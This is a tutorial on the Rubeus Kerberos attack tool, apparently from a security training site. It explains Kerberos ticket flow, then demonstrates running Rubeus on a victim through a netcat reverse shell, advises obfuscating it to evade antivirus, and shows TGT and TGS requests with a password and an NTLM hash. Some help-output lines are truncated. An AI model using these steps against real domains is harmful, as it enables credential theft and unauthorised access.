



**A Detailed Guide on**  
**RUBEUS**

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## Introduction

Rubeus is a C# toolkit for Kerberos interaction and abuses. Kerberos, as we all know, is a ticket-based network authentication protocol and is used in Active Directories.

Unfortunately, due to human error, often times AD is not configured properly keeping security in mind. Rubeus can exploit vulnerabilities arising out of these misconfigurations and perform functions such as crafting keys and granting access using forged certificates. The article serves as a guide on using Rubeus in various scenarios.

## Kerberos Authentication Flow

### Kerberos and its Major Components

The Kerberos protocol defines how clients interact with a network authentication service. Clients obtain tickets from the Kerberos Key Distribution Center (KDC), and they submit these tickets to application servers when connections are established. It uses UDP port 88 by default and depends on the process of symmetric key cryptography.

***“Kerberos uses tickets to authenticate a user and completely avoids sending passwords across the network”.***


There are some key components in Kerberos authentication that play a crucial role in the entire authentication process.

Kerberos components	Roles
<b>Volunteers (Players)</b>	<ul style="list-style-type: none"><li>• <b>Client:</b> A user who want to access some service</li><li>• <b>KDC:</b> Key Distribution centre that plays main role in Kerberos authentication. It contains a database of users &amp; applications hashes (key), a authenticate server &amp; ticket granting service.</li><li>• <b>Applications server:</b> A dedicated server for specific service.</li></ul>
<b>Encryption Keys</b>	<ul style="list-style-type: none"><li>• <b>krbtgt key:</b> using krbtgt account NTLM hash.</li><li>• <b>User key:</b> using user NTLM hash.</li><li>• <b>Service key:</b> using NTLM hash of service that can be a user or computer account.</li><li>• <b>Session key:</b> which is passed between the user and KDC.</li><li>• <b>Service session key:</b> to be use between user and service</li></ul>
<b>Tickets</b>	<p><b>The TGT (Ticket Granting Ticket):</b> the ticket presented to the KDC to request for TGSs. It is encrypted with the KDC key.</p> <p><b>The TGS (Ticket Granting Service):</b> the ticket which user can use to authenticate against a service. It is encrypted with the service key.</p>
<b>PAC</b>	<p><b>The PAC (Privilege Attribute Certificate):</b> a feature included in almost every ticket. This feature contains the privileges of the user and it is signed using the KDC key.</p>
<b>Message</b>	<ul style="list-style-type: none"><li>• <b>KRB_AS_REQ:</b> User send request the TGT to KDC.</li><li>• <b>KRB_AS_REP:</b> User received the TGT from KDC.</li><li>• <b>KRB_TGS_REQ:</b> User send request the TGS to KDC, using the TGT.</li><li>• <b>KRB_TGS_REP:</b> User received the TGS from KDC.</li><li>• <b>KRB_AP_REQ:</b> User send request authenticate against a service, using the TGS.</li><li>• <b>KRB_AP_REP:</b> (Optional) Used by service to identify itself against the user.</li><li>• <b>KRB_ERROR:</b> Message to communicate error conditions.</li></ul>

## Kerberos Workflow using Messages

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain.

The image below shows that the major role played by KDC in establishing a secure connection between the server & client and the entire process uses some special components as defined in the table above.



As mentioned above, Kerberos uses symmetric cryptography for encryption and decryption. Let us get into more details and try to understand how encrypted messages are sent to each other. Here we use three colours to distinguish Hashes:

- **BLUE\_KEY:** User NTLM HASH
- **YELLOW\_KEY:** Krbtgt NTLM HASH
- **RED\_KEY:** Service NTLM HASH

**Step 1:** By sending the request message to KDC, client initializes communication as:

**KRB\_AS\_REQ contains the following:**

- Username of the client to be authenticated.
- The service **SPN (SERVICE PRINCIPAL NAME)** linked with Krbtgt account
- An encrypted timestamp (Locked with User Hash: Blue Key)


The entire message is encrypted using the User NTLM hash (**Locked with BLUE KEY**) to authenticate the user and prevent replay attacks.

**Step 2:** The KDC uses a database consisting of Users/Krbtgt/Services hashes to decrypt a message (**Unlock with BLUE KEY**) that authenticates user identification.

Then KDC will generate TGT (Ticket Granting Ticket) for a client that is encrypted using Krbtgt hash (Locked with Yellow Key) & some Encrypted Message using User Hash.

**KRB\_AS\_REP contains the following:**

- **Username**
- **Some encrypted data, (Locked with User Hash: Blue Key) that contains:**
  - Session key
  - The expiration date of TGT
- **TGT, (Locked with Krbtgt Hash: Yellow Key) which contains:**
  - Username
  - Session key
  - The expiration date of TGT
  - PAC with user privileges, signed by KDC



**Step 3:** The KRB\_TGT will be stored in the Kerberos tray (Memory) of the client machine, as the user already has the KRB\_TGT, which is used to identify himself for the TGS request. The client sent a copy of the TGT with the encrypted data to KDC.


**KRB\_TGS\_REQ contains:**

- **Encrypted data with the session key**
  - Username
  - Timestamp
- TGT
- SPN of requested service e.g. SQL service

**Step 4:** The KDC receives the KRB\_TGS\_REQ message and decrypts the message using Krbtgt hash to verify TGT (Unlock using Yellow key), then KDC returns a TGS as KRB\_TGS\_REP which is encrypted using requested service hash (**Locked with Red Key**) & Some Encrypted Message using User Hash.

**KRB\_TGS\_REP contains:**

- Username
- Encrypted data with the session key:
  - Service session key
- The expiration date of TGS
- **TGS**, (Service Hash: RED Key) which contains:
  - Service session key
  - Username
  - The expiration date of TGS
  - PAC with user privileges, signed by KDC



**Step 5:** The user sent the copy of TGS to the Application Server,


**KRB\_AP\_REQ contains:**

- TGS
- Encrypted data with the service session key:
  - Username
  - Timestamp, to avoid replay attacks

**Step 6:** The application attempts to decrypt the message using its NTLM hash and to verify the PAC from KDC to identify user Privilege which is an optional case.

**Step 7:** KDC verifies PAC (Optional)

**Step 8:** Allow the user to access the service for a specific time.



## Service Principal Name


The Service Principal Name (SPN) is a unique identifier for a service instance. Active Directory Domain Services and Windows provide support for Service Principal Names (SPNs), which are key components of the Kerberos mechanism through which a client authenticates a service.

### Important Points

- If you install multiple instances of a service on computers throughout a forest, each instance must have its SPN.
- Before the Kerberos authentication service can use an SPN to authenticate a service, the SPN must be registered on the account.
- A given SPN can be registered on only one account.
- An SPN must be unique in the forest in which it is registered.

- If it is not unique, authentication will fail.

The SPN syntax has four elements



Example: **MSSQLSVC/ WIN-SOVKMTVLD2/ignite.local:1433**

Type of SPN:

- Host-based SPNs which is associated with the computer account in AD, it is randomly generated 128-character long password which is changed every 30 days; hence it is no use in Kerberoasting attacks
- SPNs that have been associated with a domain user account where NTLM hash will be used.

## Rubeus setup

Greek mythology mentions a three headed dog called “Cerberus” which sounds similar to “Kerberos” (maybe even the inspiration for the name!). Harry Potter also mentions a three headed dog called “fluffy” that belonged to and could be controlled by Hagrid whose full name was Rubeus Hagrid. With a name cleverly based on Sci-Fi and mythology, Rubeus is a tool, developed by Will Schroeder and a few other contributors, that attacks Kerberos and is capable of generating raw Kerberos data on UDP port 88. It is derived from Mimikatz and MakeMeEnterpriseAdmin projects. It can be downloaded [here](#).

Please note that the most recent Rubeus binary can be compiled from code by using Visual Studio but a release for ease of use can also be found [here](#).

**Detection:** Due to the usage of generic functions and derivation from Mimikatz (kekeo family of malware as per CARO) and set procedures, its signatures are by default blocked in many anti-viruses. Plus, Rubeus works as a dropped executable and so, a clever attacker needs to obfuscate Rubeus to hide its detection as soon as it’s dropped on the disk.

Once downloaded, it can be dropped on the victim’s system and run

**rubeus.exe**

```
(root@kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 54216
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>rubeus.exe
rubeus.exe

Rubeus
v2.0.2

Ticket requests and renewals:

Retrieve a TGT based on a user password/hash, optionally saving to a fi
rent logon session or a specific LUID:
Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4|
H | /rc4:HASH | /aes128:HASH | /aes256:HASH> [/domain:DOMAIN] [/dc:DOMAIN_C
NAME] [/ptt] [/luid] [/nowrap] [/opsec] [/nopac] [/oldsam] [/proxyurl:https

Retrieve a TGT based on a user password/hash, start a /netonly process,
to the new process/logon session:
Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4|
H | /rc4:HASH | /aes128:HASH | /aes256:HASH> /createnetonly:C:\Windows\Syst
main:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nowrap] [/opsec] [/nopac] [/oldsam]
OXY/kdcproxy]
```

Now that we have set it up, we are ready to demonstrate various options in Rubeus.

## Ticket Operations

Working of an Active Directory environment depends on various tickets. For example, a Ticket Granting Ticket is an authentication token issued by the KDC which is used to request access from TGS for specific resources.

In this section, we'll talk about Rubeus and its capability to play around with tickets.


### Asktgt

Rubeus can generate raw AS-REQ traffic in order to ask for a TGT with a provided username and password. The password can also be an encrypted in RC4, AES or DES encryption and it would still work. Let's see an example where clear text password is supplied

```
rubeus.exe asktgt /user:harshitrajpal /password:Password@1
```



```
C:\Users\Public>rubeus.exe asktgt /user:harshitrajpal /rc4:64FBAE31CC352FC26AF97CBDEF151E03
rubeus.exe asktgt /user:harshitrajpal /rc4:64FBAE31CC352FC26AF97CBDEF151E03
```



v2.0.2

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03
```

```
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\harshitrajpal'
```

```
[*] Using domain controller: 192.168.1.2:88
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFNDCCBtCgAwIBBaEDAgEwoOIERDCCBEBhgQ8MIIEOKADAgEFoQ4bDElHTklUR5MT0NBTKIhMB+g
AwIBBAQEMBYbBmtYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+YMUGN/
rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwL0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7TO
EJ3CR6nTc0zmmIOBX7TKhMzRTplpeQo7ynFL+MRkSNv/cn51R/z2sSFULeTbaxPQdaJYU5pb4pizPgJW
Am9CafzDT0M4rJwFE4p+w0fov7uJ+5RA0xGLD09cJojoYFFyWa8jMqATZfCkkgoiID2iJUhCW3nx++0U
AUHbT5j90mt6RoCqHTXSfWPacByts/J1y5Z7vbh8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX61
50twgJfk/hxeKTqv6vGmNKWAyngxIIDI+q6JBZj9hRomSkVtOPmfVKDyU1qD3I0yBsuG5790KcYghkZj
vBGmo008mr0Y0s8HPWxuBnxqC0MuVVsufAiQF00NGFpzf12d7wvyt0vyinR7svMfyB8EVE+KwPnzTcsj
lshNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdmrSnyrU+cM6e2q0HezJF0xQ3qAq1dRvp
LJ8zf/Cy5wWgY4bICQ6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjma/CzzCoc4FqH0BeHyAauNx2puKfcJ
AaemLyuf8Ne6T4l2u76zvYX0axFNjd+fIqmufojunPU0wFZUDUv4qau5pR8B7651z0KM50RoeFMJs4b0
RjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZL5VR0+d1BjFfFCMgJ/GdvD2sEpeGIh7VF33CmgQF0kru
qYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTL+/2zqWyREdhwKwq3U1n8Z5QCUQ33ltNrQ6
wehkDKFE/ILWfkuJ7CPiEnt3cWrSL5r3v+d7D0mxXQjVjg4hhbguvIgcXVTV30wt4oRF3pE/UzujNiC2
+S3QdeN9MpteyTZK300I+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIR7MCwiq/N539WOWp62e+C
8fkx/doSCCOQbRjW1ZUS4s59m1RBnNZyoVggXNg3gqvDCIPCTwEMSutRGAUJE4FSf6pcL7/o8UKoYhfY
dhWGH4+HwV8xjFpB9V4EBN4qRtTHEu0KcCG2xz5nw+ZcxjvJc2LNWqQmKNnTuGNrivemKsYmLZ4UUVZ+
LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRLGA0VXIdCMjDxxRtgGhPNFAwWQ8s
LQKK6bBKQ7ntL226ay/W0k92xMwoo/LfBeFSU1T1/7WVZ60B2zCB2KADAgEAooHQBIHNfYHKMIHhOIH
MIHBMIG+oBswGaADAgEXoRIEEKOptIIEyrU+xtrKFTDGjSShDhsMSUD0SVRFLkxPQ0FMohowGKADAgEB
oREwDxsNaGFyc2hpdHJhanBhbKMHAWUAQOUAAKURGA8yMDIyMDQyNzA2NTAxMVqmERgPMjAyMjA0MjcX
NjUwMTFapxeyDzIwMjIwNTA0MDY1MDExWqg0GwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWgZrcmJ0
Z3QbdGlnbml0ZS5sb2Nhba=
```

## Asktgs


Rubeus has an asktgs option which can build raw TGS-REP request by providing a ticket either in the CLI argument or by providing path to a ticket.kirbi file placed on disk. Each TGS has a specified purpose.

For example, let's create a TGS for LDAP service. One or more service SPNs can be provided.

```
rubeus.exe asktgs /user:harshitrajpal /ticket:doIFNDCCBtCgAwIBB...bA==
/service:LDAP/dc1.ignite.local
```

```
C:\Users\Public>rubeus.exe asktgs /user:harshitrajpal /ticket:doIFNDCCBTCgAwIBBaEDAgEwoOIERDCCBEHgg
Q8MIIeOKADAgEfoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRLmxyv2Fso4ID/DCCA/igAwIBEq
EDAgEcooID6gSCA+YMUgN/rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCiwl0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdl7
T0EJ3CR6nTc0zmmIOBX7TKhMzRTplpeQo7ynFl+MRkSNv/cn51R/z2sSFULeTbaxPQdaJYU5pb4pizPgJWAm9CafzD0M4rJwFE4
p+wOfov7uJ+5RA0xGLD09cJoJYOYFfyWa8jMqATZfCkkgoiID2iJUHcW3nx++0UAUHbT5j90mt6RoCqHTXSWPacByts/J1y5Z7vb
h8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKtQv6vGmNKWYngxILDI+q6JBZj9hRomSkVtOPmfVKDYU1
qD3I0yBsuG579oKcYghkZjvBGmo0o8mrOY0s8HpWxuBnxqC0MuVVsufAiQF00NGFpzf12d7wyvt0vyinR7svMfyB8EVE+KwPnzC
sjlHsNW/SkeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnnyrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5wWgY4bICQ
6RPEF/G/gd99dvCjFeJB+QUf4NjXfmZjma/CzzCoc4FqH0BeHyAauNx2pukfcJAaemLYuf8Ne6T4L2u76zvYX0axFNjd+fIqmufO
junPUOwFZUDUv4qau5pR8B7651z0KM50RoefMJs4b0RjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZL5VR0+d1BjFfFCMgJ/GdvD
2sEpeGIh7VF33CmgQF0kruqYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCQU33Ltnr
q6wehkDKFE/IlWfkuJ7CpiEnt3cWrsL5r3v+d7D0mxXQjVjg4hhbguvIgcXVTV30wt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30
OI+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIR7MCwiq/N539W0Wp62e+C8fkx/doSCCOQbRjW1ZUS4s59m1RBNZyoVggXN
g3ggvDCIPCTwEMSutRGAUJE4FSf6pc17/o8UKoYhfYdhwGH4+HwV8xjFpB9V4EBN4qRtTHEU0KcCG2xz5n+w+CzcxjvJc2LNNwqQmKN
nTuGNrivemKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRlGA0VXIdCMjDxXrtgGhPNFeAwWQ
